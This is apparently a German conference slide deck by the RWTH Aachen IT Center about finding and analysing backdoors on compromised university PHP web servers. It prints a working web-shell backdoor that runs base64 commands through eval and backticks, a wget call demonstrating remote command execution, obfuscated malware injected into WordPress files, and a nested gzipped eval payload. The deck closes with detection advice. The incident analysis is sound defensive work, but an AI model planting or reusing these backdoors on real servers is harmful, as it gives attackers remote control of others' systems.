Fun with PHP & Web

Jens Hektor

IT Center der RWTH Aachen University


67. DFN Betriebstagung, 26.9.2017

Agenda

- Status Quo, Motivation
- „Fundsachen“ in Webservern
- Ein spezieller Case
- Konsequenzen

Status Quo

- Zentrale Firewall im Internetuplink
- Dienste mit Portnummern <20k anmeldepflichtig
- > 3600 IPs mit Freischaltungen
- > 1200 IPs mit Webdiensten
- IT-Center << 100
- Leider selten Abmeldungen



Status Quo: multi-domain Server

- 5 Maschinen mit mehr als 1600 Domains im IT-Center (Kunden!)
- Zoo an Software:
  Joomla, Wordpress, Typo3, …
  Plugins dazu
  weitere Pakete
  oft auch noch selbst-“gewartet“
- Maschinen außerhalb des IT-Center: ???

- Gaaanz schlimm: verwaiste Konferenzseiten
  “kolloquium-2007.fh-pellworm.de“

Motivation

- Webserver SPAM-auffällig im Blast-O-Mat
- Webserver machen Portscans
- Webserver machen „kleinere“ DoS

- „unerwarteter“ Content

Preisfrage: was ist das?

- pdf.php (Hint: Virustotal kannte es – 1/55 Hits):

```
<?php
$anon = $_GET['anon'];
if (isset($anon)) {
   eval(base64_decode('JGE9YmFzZTY0X2RlY29kZSgkYW5vbik7JGFhID0gYCRhYDtlY2hvICRhYTs='));
}
else
{
   echo base64_decode(RGFya0NyZXdGcmllbmRz);
}
?>
```

Lösung:

- Richtig: eine Backdoor:

```
$anon = $_GET['anon'];
if (isset($anon)) {
     eval($a=base64_decode($anon);$aa = `$a`;echo $aa;);
}
else {
     echo DarkCrewFriends;
}
```

Verifikation

```
jens@halo 09:46:13 ~> echo 'ls -la' | base64
bHMgLWxhCg==
jens@halo 09:46:21 ~> wget -q -O -
'www.abc.rwth-aachen.de/pfad/pdf.php?anon=bHMgLWxhCg=='
total 52
drwxrwx--- 11 user group 4096 Jun 27 11:23 .
drwxr-x--- 31 user group 4096 Feb 11 17:42 ..
drwxrwx---  2 user group 4096 Feb 11 13:19 .DAV
drwxrwx---  3 user group 4096 Feb 11 13:19 cache
drwxrwx--- 38 user group 4096 Feb 11 14:03 components
[...]
```

Zwischenergebnisse

- „seltsame“ Files: → Virustotal
- Hinweise könnten folgende PHP-Routinen liefern:

  eval, ``, base64_decode, gzinflate, explode, implode, rot13
  “error_reporting“
- Obfuskierter Code ist eigentlich immer verdächtig
- Oftmals zwischen X tausend Files versteckt

- Finden, dekodieren und verstehen aufwändig

Wordpress „verhunzt“

- … und zwar richtig!
- Kommunikation nach RU fiel auf
- ~1400/7000 Files betroffen
- In vielen der PHP-Files war so etwas im Kopf:

```
<?php $urkudklat = '}R;*msv%)}.;`UQPMSVD!-id%)uqpuft`E{h%)sutcvt)fubmgoj{hA!osvufs!
~<3,j%>j%!*3!       x27!hmg%!)!gj!<2,*j%!-#1%6<     x7fw6*  x7f_*#fmjgk4`{6~6<tfs
%w6<       uas,"   x72     166     x3a     61
     x31")) o5-rr.93e:5597f-s.973:8297f:5297e:5Oh/#00#W~!%t2w)##Qtjw)#]82#-#!#-
%tmw)%tww**WYsboepn)x24       x5c%j^  x24-    x24tvctus)%     x24-    x24b!>!
%yy)#}#-#       x24-    x24-tusqpt)u%!-#2#/#%#/#o]#/*)323zbe!-#jt0*?]+^?]_
x5c}X   x24<mhpph#)zbssb!-#}#)fepmgnj!/!#0#)idubn`hfsq)&7-n%)utjm6<
x7fw6*CW&)7gj6<*K)ftpmdXA6~6<u%7>/7&6|
[...]
3,1803,33,319,50,4745,62,465,49,3284,61,5565,54,3345,29,2825,42,3082,41,2468,32,931
,58,4477,31,253,66,4508,61,1566,37,3480,69,847,58,2500,33,3640,46,2125,43,1909,60,5
660,34,3374,42,695,29,201,52,1754,49,167,34,2721,65,905,26,3022,60,2375,38,5752,70,
3416,64,1626,62,4349,49,3173,26,5339,50,4241,70,3000,22,3123,50,5269,70,3239,45,253
3,62,2961,39,4089,67,2268,26,4983,66,4920,10'); $rssyrcfqzm =
$erwtzvnu("",zxochp($zxaxeuwb,$urkudklat,$wwasftzni)); $erwtzvnu=$urkudklat;
$rssyrcfqzm(""); $rssyrcfqzm=(753-632); $urkudklat=$rssyrcfqzm-1; ?>
```

Der „special case“

- Anruf von Ex-RWTHler, jetzt bei Sicherheitsfirma:
  RWTH-URL in Malware (HTTPS)
- Zugang zum System möglich, Debian (52 Wochen Weblogs)
- Logs der Zugriffe auf genannte URL liefern
  den Kunden der Firma
  den Angreifer
  zwei weitere URLs
  eine Backdoor
- Backdoor 8 Monate vorher „installiert“, regelmäßig überprüft
- Alle Zugriffe ausnahmslos HTTPS

Backdoor

- 8-fach (!) gezipped: Analyse lieferte eine „Matruschka“
- Bei Virustotal bekannt (2/55), auch Sophos
- Sophos erkannte keine der dekodierten Versionen, dafür schrittweise immer mehr Virenscanner

```
<?php
eval(gzuncompress(base64_decode('eJwUm8Vu9Ny2RR/n/pIbxjI0zczszpWZmf30J18rSpRKbO+15h
xDqigvdPiv/s4pn8dlK/f9vyzdSxz7/6LM56L87/9K5fbHvTRXag4dD5ykuBdNLzTeYuhx7nVy8keCaZQum
Wag43macTaAcktUQPhxwBR70AlsF+CWOgQQFpVM8y8BTwo8o2exDrT65XMdC66dVXl3DmT8INpAbb/pQEW0
BEQ+J2/0vlTuCsxYKK8s4Sb/tXk5WFwolHJhk7tNFE9pEaSbxtQOSY45xrSaCpmbeX+FY4MTaXCCMdySBdh
1M89NN2ucDFWxHeU1G2O9jZ81HTq1/jtqv4H4j09nk45T1RRk2pZ95ypqOlazoUnrChWGuvAofMz9cphPDG
3b8CyCnd

[…]

gg8mHvBNVNKlC831U5Q0HhgOtowtXWkG0XTjh/uqFEUR2Q46DJ+D2TKhi9pMbIyYXyFQsoygrYfK/LCaSbV
2DiEX7Bj5DnFuWak0SeSShUVG7WNHm8bEMvY+Y0as7JpjeeGG3qy/FjF0xREQMf/8FOG09/2gcYjsp51u9k
cDCQ52ZGp+B+Yh8BbbaHPSKna7zxfm+M8kxFNjrzOZmaExhCdTzdVaPPy2gXYUu6JL2N9Dubc4ksn2JcKHl
GSzCFfdSo7Vh4Uvl2ettQtj7STgaFHa3zmBX8O/KkHTscOgSfWRqdUn7qpkysqRzo1BRgtEBgQEwQNBwNN0
vZT+9z///PPPf/8H58vsHw==')));
?>
```

Nachlese

- 3 PHP Skripte als toter Briefkasten, Backdoor
- 42k Zeilen Logs, alles HTTPS
- 2 Wochen später: Besuch vom BfV, danach CERT-Bund
- Angriffsziele: amerikanische Thinktanks, Kanzleien, Ministerien

Konsequenzen

- Einsatz von Virenscannern auf Webservern
- Hartnäckigkeit bei Diskussionen mit AV-Hersteller!
- Deep Inspection RWTH-Firewall, zunächst HTTP (nur vereinzelt, aber In&Out)
- Deep Inspection HTTPS auf Agenda (TODO)
- Deep Inspection DNS
- Qualitätskontrolle auf offensichtliche Mankos bei Servern (OpenVAS)
- Ausbau „Intelligence“
- Analyse:
  Virenscanner
  Verdächtiges mit Entropieanalyse finden (Google: „entropie ascii python“)
  PHP Schlüsselworte
  Dekodieren mit „cyberchef“

Danke an …

- Bernd Kohler & Guido Bunsen
- Stefan Kelm & DFN-CERT
- Mark S.
- RWTH IT-Center Web-Team
- Den Admins der betroffenen Institutsrechner

?

- Frage in die Runde: wer macht incoming deep inspection?